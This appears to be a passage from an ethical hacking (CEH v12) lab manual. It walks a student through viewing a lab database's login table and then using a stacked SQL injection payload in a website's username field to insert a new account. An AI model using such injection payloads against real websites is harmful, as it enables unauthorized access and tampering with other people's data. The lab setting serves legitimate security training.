
Note: In this task, we are logging into the **Windows Server 2019** machine as a victim.



10. Click the **Type here to search** icon in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.



11. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.




12. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.

13. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.

14. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.


15. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and go to the browser where the **GoodShopping** website is open.

16. Click **LOGIN** on the menu bar and type the query **blah';insert into login values ('john','apple123'); --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.



17. If no error message is displayed, it means that you have successfully created your login using an SQL injection query.


18. After executing the query, to verify whether your login has been created successfully, click the **LOGIN** tab, enter **john** in the **Username** field and **apple123** in the **Password** field, and click **Log in**.



